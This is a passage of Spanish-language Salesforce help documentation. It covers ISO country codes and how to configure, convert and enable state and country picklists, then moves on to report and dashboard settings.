| IE | Irlanda* |
| IL | Israel |
| IM | Isla de Man |
| IN | India* |

| Código ISO | País |
|---|---|
| IO | Territorio Británico del Océano Índico |
| IQ | Iraq |
| IR | Irán, República Islámica del |
| IS | Islandia |
| IT | Italia* |
| JE | Jersey |
| JM | Jamaica |
| JO | Jordania |
| JP | Japón |
| KE | Kenia |
| KG | Kirguistán |
| KH | Camboya |
| KI | Kiribati |
| KM | Comoras |
| KN | Saint Kitts y Nevis |
| KP | Corea, República Popular Democrática de |
| KR | Corea, República de |
| KW | Kuwait |
| KY | Islas Caimán |
| KZ | Kazajistán |
| LA | Laos, República Democrática Popular de |
| LB | Líbano |
| LC | Santa Lucía |
| LI | Liechtenstein |
| LK | Sri Lanka |
| LR | Liberia |
| LS | Lesoto |
| LT | Lituania |
| LU | Luxemburgo |
| LV | Letonia |

| Código ISO | País |
|---|---|
| LY | Jamahiriya Árabe Libia |
| MA | Marruecos |
| MC | Mónaco |
| MD | Moldavia, República de |
| ME | Montenegro |
| MF | San Martín (parte francesa) |
| MG | Madagascar |
| MK | Macedonia, Antigua República Yugoslava de |
| ML | Mali |
| MM | Myanmar |
| MN | Mongolia |
| MO | Macao |
| MQ | Martinica |
| MR | Mauritania |
| MS | Montserrat |
| MT | Malta |
| MU | Mauricio |
| MV | Maldivas |
| MW | Malaui |
| MX | México* |
| MY | Malasia |
| MZ | Mozambique |
| NA | Namibia |
| NC | Nueva Caledonia |
| NE | Níger |
| NF | Isla Norfolk |
| NG | Nigeria |
| NI | Nicaragua |
| NL | Países Bajos |
| NO | Noruega |

| Código ISO | País |
|---|---|
| NP | Nepal |
| NR | Nauru |
| NU | Isla Niue |
| NZ | Nueva Zelanda |
| OM | Omán |
| PA | Panamá |
| PE | Perú |
| PF | Polinesia Francesa |
| PG | Papúa Nueva Guinea |
| PH | Filipinas |
| PK | Pakistán |
| PL | Polonia |
| PM | San Pedro y Miquelón |
| PN | Isla Pitcairn |
| PS | Palestina |
| PT | Portugal |
| PY | Paraguay |
| QA | Qatar |
| RE | Reunión |
| RO | Rumanía |
| RS | Serbia |
| RU | Federación de Rusia |
| RW | Ruanda |
| SA | Arabia Saudí |
| SB | Islas Salomón |
| SC | Seychelles |
| SD | Sudán |
| SE | Suecia |
| SG | Singapur |
| SH | Santa Elena, Ascensión y Tristán da Cunha |

| Código ISO | País |
|---|---|
| SI | Eslovenia |
| SJ | Islas Svalbard y Jan Mayen |
| SK | Eslovaquia |
| SL | Sierra Leona |
| SM | San Marino |
| SN | Senegal |
| SO | Somalia |
| SR | Surinam |
| SS | Sudán del Sur |
| ST | Santo Tomé y Príncipe |
| SV | El Salvador |
| SX | San Martín (parte holandesa) |
| SY | República Árabe Siria |
| SZ | Suazilandia |
| TC | Islas Turcas y Caicos |
| TD | Chad |
| TF | Territorios Australes Franceses |
| TG | Togo |
| TH | Tailandia |
| TJ | Tayikistán |
| TK | Tokelau |
| TL | Timor Oriental |
| TM | Turkmenistán |
| TN | Túnez |
| TO | Tonga |
| TR | Turquía |
| TT | Trinidad y Tobago |
| TV | Tuvalu |
| TW | Taiwán |
| TZ | Tanzania, República Unida de |

| Código ISO | País |
|---|---|
| UA | Ucrania |
| UG | Uganda |
| US | Estados Unidos de América* |
| UY | Uruguay |
| UZ | Uzbekistán |
| VA | Santa Sede (Estado de la Ciudad del Vaticano) |
| VC | San Vicente y las Granadinas |
| VE | Venezuela, República Bolivariana de |
| VG | Islas Vírgenes Británicas |
| VN | Vietnam |
| VU | Vanuatu |
| WF | Islas Wallis y Futuna |
| WS | Samoa |
| YE | Yemen |
| YT | Mayotte |
| ZA | Sudáfrica |
| ZM | Zambia |
| ZW | Zimbabue |

## Modificar detalles de estado y país

Puede agregar estados y países a su organización o modificar los valores de los estados y países existentes en la página de detalles de un estado o país. Para agregar o modificar un estado o provincia, navegue hasta su página de detalles a través de la página de detalles de su país asociado.

1. En Configuración, introduzca *Estado* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Listas de selección de estado y país**.
2. Haga clic en **Configurar estados y países**.
3. Haga clic en **Nuevo país** para agregar un país o haga clic en **Modificar** para modificar un país de la lista.
4. Bajo Información de país, especifique sus opciones.

   **`Nombre de país`**
   De manera predeterminada, el nombre según la norma ISO. El nombre es el que los usuarios ven en la interfaz de usuario de Salesforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto Database.com

PERMISOS DE USUARIO

Para agregar o modificar detalles de estado o país:
- "Modificar todos los datos"

**Código de país**
De manera predeterminada, el código de dos letras según la norma ISO. Si cambia un código ISO, el nuevo valor debe ser exclusivo. Los códigos no distinguen entre mayúsculas y minúsculas y deben contener únicamente caracteres y números ASCII. No puede modificar los códigos ISO de estados o países estándar. Solo puede modificar los códigos de país de países y estados personalizados antes de activar esos estados y países para sus usuarios.

**Valor de integración**

Un valor de texto personalizable vinculado a un código de estado o país. Los valores de integración para estados y países estándar cambian de forma determinada a los nombres completos de estado y país según la norma ISO. Los valores de integración funcionan del mismo modo que los nombres de API de objetos y campos personalizados. La configuración de valores de integración permite que sigan funcionando las integraciones que ha configurado antes de activar listas de selección de estado y país.

Puede modificar valores de integración para coincidir con valores que utiliza en otro lugar de su organización. Por ejemplo, supongamos que tiene una regla de flujo de trabajo que utiliza `USA` en lugar del valor predeterminado `United States` como el nombre del país. Si establece manualmente el valor de integración para el código del país `US` como *`USA`*, no se interrumpe la regla de flujo de trabajo cuando activa listas de selección de estado y país.

Cuando actualiza el valor de un código en un registro, la columna `Estado/Provincia (solo texto)` o `País (solo texto)` de ese registro se cumplimenta con el valor de integración correspondiente. Del mismo modo, cuando actualiza una columna de estado o país `(solo texto)` con un valor de integración válido, mantenemos la columna del código de estado o país correspondiente en sincronización. Puede cambiar los valores de integración de su organización cuando active listas de selección de estado y país. Sin embargo, cuando actualiza los valores de integración de estado y país de sus listas de selección, los valores de integración en sus registros no están actualizados. Los valores de nombre no se almacenan en registros. En su lugar, se recuperan de Salesforce basándose en el valor `Código de estado` o `Código de país` de un registro. Si los estados o países en sus listas de selección tiene diferentes valores de campo para `Nombre` y `Valor de integración`, asegúrese de los filtros de visualización de su informe o lista utilizan los valores correctos. Utilice nombres en los filtros `Estado` y `País` y utilice valores de integración en los filtros `Estado (solo texto)` y `País (solo texto)`. De lo contrario, sus informes pueden fallar en la captura de todos los registros relevantes.

**Activo**
Hace que el país esté disponible en la API de metadatos para que los registros que contengan el país puedan importarse. Sin embargo, salvo que lo establezca también como visible, el país no estará disponible para usuarios en Salesforce.

**Visible**
Hace que el país esté disponible para los usuarios de Salesforce. Un país debe estar activado antes de que pueda hacer que sea visible.

5. Si está agregando un país, haga clic en **Agregar**.
6. Si está modificando un país, especifique las opciones para los estados:

**Activo**
Hace que el estado esté disponible en la API de metadatos para que los registros que contengan el estado puedan importarse. Sin embargo, salvo que lo establezca también como visible, el estado no estará disponible para usuarios en Salesforce.

**Visible**
Hace que el estado esté disponible para los usuarios de Salesforce. Un estado debe estar activado antes de que pueda hacer que sea visible.

7. Haga clic en uno de los siguientes elementos, si lo desea.
   - **Nuevo estado** para agregar un estado o provincia personalizado. En la página Nuevo estado, especifique un `Nombre de estado`, un `Código de estado` y un `Valor de integración` y seleccione si el nuevo estado está `Activo` o `Visible`. Para guardar el nuevo estado, haga clic en **Agregar**.

- **Modificar** para ver y modificar los detalles de estado o provincia, incluidos el `Nombre de estado`, `Código de estado` y `Valor de integración`.

8. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Configurar listas de selección de estado y país
Permitir a los usuarios seleccionar estado y país desde listas de selección
Valores de integración para listas de selección de estado y país
Lista de selección de estado y país y la API de metadatos

## Lista de selección de estado y país y la API de metadatos

Si está modificando varios valores de integración de las listas de selección de estado y país, el uso de la API de metadatos es más eficiente que la modificación de valores en Configuración.

Puede utilizar la API de metadatos para modificar estados y países existentes en listas de selección de estado y país. No puede utilizar la API de metadatos para crear o eliminar nuevos estados o países. En primer lugar, configure sus listas de selección de estado y país en su organización de sandbox. A continuación, utilice la API de metadatos para recuperar las configuraciones de sandbox e implementarlas en su organización de producción. Busque "AddressSettings" en la *Guía del desarrollador de metadatos de la API* para obtener información acerca de cómo trabajar con listas de selección de estado y país en la API de metadatos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto Database.com

CONSULTE TAMBIÉN

Valores de integración para listas de selección de estado y país
Modificar detalles de estado y país

## Prepararse para la exploración de personalizaciones y datos de estado y país

Antes de cambiar de los campos de estado y país basados en texto a las listas de selección de estado y país estandarizadas, explore su organización para ver cómo se verá afectada por el cambio. Este estado de descubrimiento le muestra dónde y cómo aparecen los datos de estado y país en su organización. El proceso también muestra estos datos en personalizaciones, como informes y vistas de lista. Después de analizar los resultados de la exploración, puede planificar la conversión de sus datos, la actualización de sus personalizaciones y la activación de listas de selección de estado y país.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto Database.com

El proceso de descubrimiento de cada organización es único. En algunas organizaciones, la transición de los campos de texto de estado y país a las listas de selección estandarizadas es sencillo y asumible. Sin embargo, si los metadatos de estado y país se utilizan ampliamente en una organización, la transición puede ser un proceso complicado y largo. Salesforce le recomienda explorar su organización a tiempo y a menudo para poder realizar la transición correctamente a las nuevas listas. Tenga en cuenta estas prácticas recomendadas y consideraciones.

- La exploración no convierte datos ni adapta sus personalizaciones. Convierta sus datos por separado y actualice sus personalizaciones de forma individual.
- Puede continuar trabajando normalmente en su organización durante la exploración.
- El proceso de exploración identifica paquetes gestionados pero no proporciona un mecanismo para solucionar los problemas de paquetes.

- La exploración no encuentra fórmulas que incluyen metadatos de estado y país.
- No puede utilizar valores de visualización en reglas de validación o reglas de flujo de trabajo que utilizan funciones de fórmula de comparación. Si sus reglas de validación o flujo de trabajo en campos de estado o país utilizan `BEGINS`, `CONTAINS`, `ISCHANGED` o `REGEX`, utilice `ISPICKVAL` con los valores de código de estado y país en sus funciones de comparación.
- La exploración no encuentra vistas de listas personales ni informes que utilicen metadatos de estado y país. Los usuarios individuales deben actualizar esas personalizaciones por sí mismos.
- No se exploran los candidatos convertidos. Los valores de estado y país no se actualizan en registros de candidatos convertidos cuando activa listas de selección de estado y país.
- Explore su organización varias veces. Después de actualizar una personalización, vuelva a explorarla para asegurarse de que sus cambios solucionan el problema y no crean otros.

CONSULTE TAMBIÉN

Explorar las personalizaciones y los datos de estado y país

Permitir a los usuarios seleccionar estado y país desde listas de selección

## Explorar las personalizaciones y los datos de estado y país

La exploración de una organización en busca de valores de estado y país basados en texto revela dónde y cómo aparecen los datos de estado y país basados en texto en los registros existentes. Por ejemplo, puede ver todas las formas en que se ha guardado Estados Unidos como un valor de texto, como U.S., US, America, e incluso entradas escritas incorrectamente como Untied States. Además, la exploración le muestra dónde se utilizan los datos de estado y país en personalizaciones, incluyendo:

- Vistas de listas
- Informes
- Reglas de validación
- Botones y vínculos personalizados
- Reglas de flujo de trabajo
- Plantillas de correo electrónico
- Conjuntos de campos
- Clases y desencadenadores de Apex
- Páginas de Visualforce

Una vez finalizada la exploración, recibirá dos correos electrónicos con vínculos a informes detallados: uno acerca de los datos de dirección y otro acerca de las personalizaciones. Después de analizar los informes, inicie las tareas de conversión de datos existentes en valores de listas de selección y de actualización de personalizaciones para que funcionen con los nuevos campos de listas de selección.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto Database.com

PERMISOS DE USUARIO


Para explorar personalizaciones y datos de estado y país:

- "Modificar todos los datos"

  Y

  "Crear documentos"

1. En Configuración, introduzca *`Listas de selección de estado y país`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Listas de selección de estado y país**.
2. En la página Configuración de listas de selección de estado y país, haga clic en **Explorar ahora** y, a continuación, haga clic en **Explorar**.





3. Espere un correo electrónico que contiene los resultados.

   Dependiendo del tamaño y la complejidad de su organización, los resultados tardan en cualquier lugar desde unos minutos hasta unas horas en generarse.

   Nota: Los correos electrónicos se envían desde noreply@salesforce.com con la línea de asunto, "Exploración de datos de dirección de Salesforce" o "Exploración de la personalización de direcciones de Salesforce". Si no recibe los correos electrónicos, asegúrese de que no los ha interceptado un filtro de spam.

4. Haga clic en el vínculo de cada correo electrónico para ir a un documento que contiene el informe de personalizaciones y datos afectados.
5. En la página de detalles Documento, haga clic en **Ver archivo**.




## CONSULTE TAMBIÉN

Permitir a los usuarios seleccionar estado y país desde listas de selección

## Prepararse para la conversión de datos de estado y país

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto Database.com

Si su organización de Salesforce contienen valores de estado y país basados en texto, puede convertir esos datos a valores de lista de selección estandarizadas. La conversión de datos existentes le permite seguir trabajando con los datos después de cambiar a listas de selección. Supongamos, por ejemplo, que tiene un informe que incluye todos los candidatos de sus representantes de ventas en el estado de Washington y el informe se ha generado desde el valor de lista de selección de estado Washington. Para asegurarse de que los registros con valores de estado basados en texto como Wash., WA, y Washington están incluidos en el informe, convierta los datos de estado basados en texto en valores de lista de selección estandarizados.

La conversión de datos de texto de estado y país existentes en valores de lista de selección estandarizados ayuda a garantizar la integridad de los datos después de activar listas de selección en su organización. Sus usuarios encontrarán errores de validación al guardar registros que incluyen valores de estado o país que no están en sus listas de selección. Además, los informes dejan de ser fiables cuando los registros creados antes de activar listas de selección de estado y país incluyen valores de estado y país diferentes a los registros creados utilizando listas de selección.

Cuando convierte datos, Salesforce comienza por los países y luego continúa con los estados. Hay ciertos aspectos del proceso de conversión que conviene recordar:

- Guarde con frecuencia. Puede salir de la herramienta de conversión y volver a ella en cualquier momento.
- Puede continuar trabajando normalmente en su organización durante el proceso de conversión de datos.
- No puede convertir datos mientras está buscando personalizaciones y datos afectados o mientras se implementen las listas de selección de estado y país.
- Los pasos se deben repetir y deshacer en cualquier momento hasta que se activen las listas de selección para usuarios. Una vez activadas las listas de selección, no es posible deshacer la conversión.
- Si utiliza Data.com Clean, le recomendamos suspender los trabajos de Limpieza hasta que finalice la conversión.

CONSULTE TAMBIÉN

Convertir datos de estado y país

Permitir a los usuarios seleccionar estado y país desde listas de selección

## Convertir datos de estado y país

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto Database.com

PERMISOS DE USUARIO

Para convertir datos de estado y país basados en texto:

- "Modificar todos los datos"

Para convertir datos de estado y país basados en texto en valores compatibles con listas de selección, seleccione los valores de texto específicos y elija los valores estándar a los que desea asignarlos. Por ejemplo, puede seleccionar todas las repeticiones de "USA" y cambiarlas a "United States".

Antes de poder convertir valores de estado y país en la configuración de Listas de selección de estado y país, configure las listas de selección de su organización. De ese modo, cuando se activan las listas de selección, todos los registros nuevos y actualizados utilizarán su valor de integración especificado, ayudando a garantizar la coherencia y precisión de los datos en su organización.

Convierta países primero y luego estados y provincias.

Puede convertir hasta 2.000 valores de país y hasta 2.000 valores de estado, pero las listas de selección de estado y país que contienen más de 1.000 estados o países podrían disminuir el rendimiento.

1. En Configuración, introduzca *Listas de selección de estado y país* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Listas de selección de estado y país**.
2. En la página Configuración de listas de selección de estado y país, haga clic en **Convertir ahora**.

Salesforce abre la página Convertir países. Esta página muestra todos los valores de texto de país que aparecen en su organización y el número de veces que se utiliza cada valor.

3. Seleccione `Cambiar` para uno o más valores que desee convertir. Por ejemplo, seleccione `Cambiar` para todas las apariciones de Estados Unidos.
4. En el área `Cambiar a`, seleccione el país al que desea convertir los valores de texto y haga clic en **Guardar en lista de cambios**.

   Nota: Si asigna estados o países a `Valor desconocido`, los usuarios verán estados y países en sus registros. Sin embargo, sus usuarios encontrarán errores cuando guarden los registros, salvo que cambien cada estado o país por un valor válido antes de guardar.

5. Repita los Pasos 3 y 4 para los valores de otro país, como Canadá.
   Salesforce realiza un seguimiento de los cambios planificados en el área Lista de cambios.
6. Cuando todos los países estén asignados, haga clic en **Siguiente** para convertir los valores de estado.

   Utilice la columna País de origen para identificar el país asociado a ese estado o provincia.

7. En la página Confirmar cambios, haga clic en **Finalizar** para regresar a la página de descripción general de la configuración o en **Finalizar y activar listas de selección** para convertir los valores y activar las listas de selección de estado y país en su organización.

Información útil sobre la acción de deshacer:

- En la página Convertir países o Convertir estados, haga clic en **Deshacer** en cualquier momento para invertir los valores en la lista de cambios.
- En la página Convertir estados, haga clic en **Anterior** para volver a la página Convertir Países y cambiar las asignaciones de país.
- Puede convertir valores de estado y país incluso después de hacer clic en **Finalizar**. Sin embargo, una vez activadas las listas de selección ya no podrá modificar sus asignaciones de conversión.

CONSULTE TAMBIÉN

Permitir a los usuarios seleccionar estado y país desde listas de selección

## Activar y desactivar listas de selección de estado y país

Cuando activa listas de selección de estado y país, las listas de selección estarán inmediatamente disponibles para los usuarios. Sin embargo, Salesforce puede tardar algo más en cumplimentar los campos de código ISO en los registros existentes. Si los usuarios intentan modificar el estado o el país de un registro antes de que se cumplimente el campo de código, se le pedirá que seleccionen un valor de código.

1. En Configuración, introduzca *`Listas de selección de estado y país`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Listas de selección de estado y país**.
2. En la página Configuración de listas de selección de estado y país, haga clic en **Activar** para activar las listas de selección.

   Nota:

   - También puede activar listas de selección de estado y país después de convertir los datos basados en texto existentes en valores de lista de selección. Consulte Convertir datos de estado y país.

3. Para desactivar listas de selección de estado y país, haga clic en **Desactivar** en la página Configuración de listas de selección de estado y país.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto Database.com

PERMISOS DE USUARIO

Para activar y desactivar listas de selección de país y estado:

- "Modificar todos los datos"

**Importante:** Si desactiva listas de selección de estado y país:

- Para registros que no ha guardado desde la activación de listas de selección, los valores de estado y país volverán a sus valores de texto originales.
- Para registros que ha guardado desde la activación de listas de selección, los valores de integración de estado y país sustituirán los valores de texto originales.
- Las referencias a las listas de selección de estado y país en personalizaciones (como actualizaciones del campo de flujo de trabajo, plantillas de correo electrónico y páginas de Visualforce) se vuelven inválidas.
- Las columnas y los filtros que hacen referencia a campos de lista de selección en informes y vistas de lista desaparecerán.

CONSULTE TAMBIÉN

Permitir a los usuarios seleccionar estado y país desde listas de selección

## Lógica de sincronización de campos de la lista de selección de estado y país

Cuando guarda registros con valores de lista de selección de estado y país, Salesforce sincroniza los valores de código e integración de los registros para estados y países. No puede modificar valores de integración de estado o país directamente en páginas de detalles de registro. Puede modificar los valores de integración de estado o país de registros directamente solo con flujos de trabajo, código Apex, integraciones de API, etc.

| Su cambio | Resultado |
|---|---|
| Actualice el código de estado o país de un registro a un valor válido. | Salesforce actualiza el valor de integración de estado o país del registro para coincidir con el código. |
| Actualice el valor de integración de estado o país de un registro a un valor válido. | Salesforce actualiza el código de estado o país del registro para coincidir con el valor de integración. |
| Elimine el código de país de un registro, pero no elimine el código de estado correspondiente. | Salesforce elimina el código de estado del registro, así como los valores de integración de estado y país. |
| Cree o actualice un registro con valores de estado y país. El nuevo estado no se encuentra en el nuevo país. | No se han guardado cambios. Ha obtenido un mensaje de error. |
| Actualice los valores de código e integración de estado o país en un registro existente. Los nuevos valores de código e integración no coinciden. | No se han guardado cambios. Ha obtenido un mensaje de error. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto Database.com

| Su cambio | Resultado |
|---|---|
| Cree un registro con valores de código e integración de estado o país no coincidentes. | Salesforce actualiza su nuevo valor de integración del registro para coincidir con el valor de código. |

CONSULTE TAMBIÉN

- Permitir a los usuarios seleccionar estado y país desde listas de selección
- Valores de integración para listas de selección de estado y país
- Mensajes de error de la lista de selección de estado y país

## Mensajes de error de la lista de selección de estado y país

Cuando intenta guardar registros con valores de texto y código no coincidentes para estados y países, se pueden producir varios errores. Esta información aclara esos mensajes de error.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto Database.com

| Error | Causa |
|---|---|
| Se ha especificado un país no válido para el campo | Su código de país no coincide con un país existente. |
| Existe un problema con este país, aunque pueda aparecer correcto. Seleccione un país desde la lista de países válidos. | Su valor de integración de país no coincide con un país existente. O bien, el valor de país se ha asignado a `Valor desconocido` durante la conversión de datos. |
| Valor de integración y código ISO no coincidentes para el campo | Sus valores de código e integración coinciden con diferentes estados o países. |
| Se debe especificar un país antes de especificar un valor de estado para el campo | Su registro tiene un valor de integración o código de estado pero no de código de país. No puede guardar un estado sin un país correspondiente. |
| El país existente no reconoce el valor de estado para el campo | Sus valores de integración y código de estado pertenecen a un estado en un país diferente. |
| Se ha especificado un estado no válido para el campo | Su código de estado no coincide con un estado existente. |

CONSULTE TAMBIÉN

- Permitir a los usuarios seleccionar estado y país desde listas de selección
- Valores de integración para listas de selección de estado y país
- Lógica de sincronización de campos de la lista de selección de estado y país

# Personalización de informes y paneles

Configure los informes y paneles para distribuir información a sus usuarios de la forma que les permita trabajar mejor.

Para ir a esta página, desde Configuración, introduzca *Informes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de informes y paneles**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para modificar la configuración de informes y paneles:

- "Personalizar aplicación"

### Proporcionar funciones de comodidad para sus usuarios de informes y paneles

Puede activar o desactivar varias funciones de la interfaz de usuario que pueden ayudar sus usuarios a sacar más provecho de informes y paneles. Estos ajustes son para una mayor comodidad y facilidad de uso; no afectan a los datos devueltos en sus informes y paneles.

### Permitir a los usuarios suscribirse a notificaciones de informes

Permita a los usuarios suscribirse a informes para que se les notifique cuando ciertos parámetros cumplan las condiciones que especifiquen.

### Personalización de las notificaciones de correo electrónico de informes y paneles

Seleccione cómo se notifica a los usuarios cuando la información cambia en los informes y paneles que usan.

### Configuración de un tipo de informe personalizado

Un *tipo de informe* define el conjunto de registros y los campos disponibles en un informe basado en las relaciones entre un objeto principal y sus objetos relacionados. Los informes solo muestran informes que cumplen los criterios definidos en el tipo de informe.

### Activación del uso compartido de informes y paneles mejorado

Cuando habilita el uso compartido de análisis, Salesforce convierte los niveles de acceso de las carpetas existentes de sus usuarios para utilizar niveles de acceso nuevos y más detallados.

### Configuración de informes de tendencias históricas

Para hacer que los informes de tendencias históricas estén disponibles para sus usuarios, comience por utilizar filtros para configurar la cantidad de datos que se capturan para la creación de informes de tendencias históricos. A continuación seleccione los campos necesarios para los informes históricos.

### Actualizar el asistente de informes

Generador de informes es un potente editor de arrastrar y soltar y es la herramienta estándar para crear y modificar informes. Si su organización sigue usando el antiguo asistente para informes, debe actualizar a Generador de informes.

CONSULTE TAMBIÉN

Actualizar el asistente de informes

# Proporcionar funciones de comodidad para sus usuarios de informes y paneles

Puede activar o desactivar varias funciones de la interfaz de usuario que pueden ayudar sus usuarios a sacar más provecho de informes y paneles. Estos ajustes son para una mayor comodidad y facilidad de uso; no afectan a los datos devueltos en sus informes y paneles.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para modificar la configuración de informes y paneles:
- "Personalizar aplicación"

Permitir que los usuarios vean encabezados de informe al desplazarse

Los encabezados de informe flotantes mantienen a la vista los encabezados de columnas y filas independientemente de cuánto se desplacen los usuarios en los resultados de informe.

Permitir que los usuarios encuentren paneles rápidamente

El buscador de paneles utiliza la función de cumplimentación automática para ayudar a los usuarios a encontrar paneles rápidamente en la ficha Paneles, sencillamente introduciendo las primeras letras de su nombre en el filtro de búsqueda.

Permitir que los usuarios publiquen componentes de panel en Chatter

Las instantáneas de componentes de panel permiten a los usuarios publicar imágenes estáticas de componentes de panel en las noticias en tiempo real de Chatter, haciendo que las instantáneas sean visibles para todos los usuarios.

Excluir la renuncia de responsabilidad de información confidencial de informes

Los pies de los informes incluyen de forma personalizada una renuncia de responsabilidad que dice "Información confidencial - Prohibida su distribución". Esta renuncia de responsabilidad recuerda a los usuarios que tengan cautela al compartir los informes, lo que ayuda a garantizar que ningún tercero vea sus informes. Puede excluir la renuncia de responsabilidad de sus informes si así lo desea.

Mostrar gráficos mejorados en Salesforce1

Muestre a sus usuarios gráficos mejorados en Salesforce1. Los gráficos mejorados son similares a los gráficos de Lightning Experience: consulte detalles antes de profundizar en un informe, filtrar informes tocando segmentos del gráfico y cambiar los tipos de gráfico. Esta función está disponible en todas las versiones de Salesforce1.

## Permitir que los usuarios vean encabezados de informe al desplazarse

Los encabezados de informe flotantes mantienen a la vista los encabezados de columnas y filas independientemente de cuánto se desplacen los usuarios en los resultados de informe.

Con los encabezados de informe flotantes, los usuarios pueden desplazarse a la parte inferior de informes de gran tamaño sin tener que volver a desplazarse al principio para ver los nombres de los encabezados de columnas.

Los usuarios también pueden hacer clic en los encabezados de informe flotantes para ordenar los datos de una columna específica. Cuando los usuarios ordenan los datos haciendo clic en un encabezado de informe flotante, el informe se actualiza y redirige a los usuarios al principio de los resultados de informe.

Los encabezados flotantes están disponibles para informes tabulares, de resumen y matriciales.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para modificar la configuración de informes y paneles:
- "Personalizar aplicación"

1. Desde Configuración, introduzca *Informes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de informes y paneles**.
2. Seleccione o cancele la selección de **Activar Encabezados de informe flotantes**.
3. Haga clic en **Guardar**.

## Permitir que los usuarios encuentren paneles rápidamente

El buscador de paneles utiliza la función de cumplimentación automática para ayudar a los usuarios a encontrar paneles rápidamente en la ficha Paneles, sencillamente introduciendo las primeras letras de su nombre en el filtro de búsqueda.

Todos los paneles que coincidan con ese texto se mostrarán dinámicamente en la lista desplegable. La lista muestra primero paneles que el usuario ha visto recientemente y luego aparecen otros paneles en orden alfabético por carpeta. Los 1.000 primeros resultados se muestran en una única lista; por encima de 1.000, se muestran 500 resultados por página. Los usuarios sólo ven los paneles de las carpetas a las que pueden acceder. Desactive esta opción para utilizar en su lugar la lista desplegable estática.

Esta opción se activa de forma predeterminada.

1. Desde Configuración, introduzca *Informes* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de informes y paneles**.
2. Seleccione o cancele la selección de **Activar Buscador de paneles**.
3. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para modificar la configuración de informes y paneles:

- "Personalizar aplicación"

## Permitir que los usuarios publiquen componentes de panel en Chatter

Las instantáneas de componentes de panel permiten a los usuarios publicar imágenes estáticas de componentes de panel en las noticias en tiempo real de Chatter, haciendo que las instantáneas sean visibles para todos los usuarios.

1. Asegúrese de que está habilitado el seguimiento de noticias en tiempo real de Chatter para paneles.
2. Desde Configuración, introduzca *Informes* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de informes y paneles**.
3. Seleccione o cancele la selección de **Activar instantáneas de componentes de paneles**.

Importante: Esta opción permite a los usuarios anular la configuración de visibilidad de los paneles y hacer que las instantáneas queden visibles para todos los usuarios de Chatter. Aunque esto facilita compartir datos específicos de tiempo sin tener que agregar personas a las carpetas de paneles, tenga en cuenta de que los usuarios podrían publicar información confidencial sin quererlo.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para modificar la configuración de informes y paneles:

- "Personalizar aplicación"

## Excluir la renuncia de responsabilidad de información confidencial de informes

Los pies de los informes incluyen de forma personalizada una renuncia de responsabilidad que dice "Información confidencial - Prohibida su distribución". Esta renuncia de responsabilidad recuerda a los usuarios que tengan cautela al compartir los informes, lo que ayuda a garantizar que ningún tercero vea sus informes. Puede excluir la renuncia de responsabilidad de sus informes si así lo desea.

1. Desde Configuración, introduzca *Configuración de informes y paneles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de informes y paneles**.
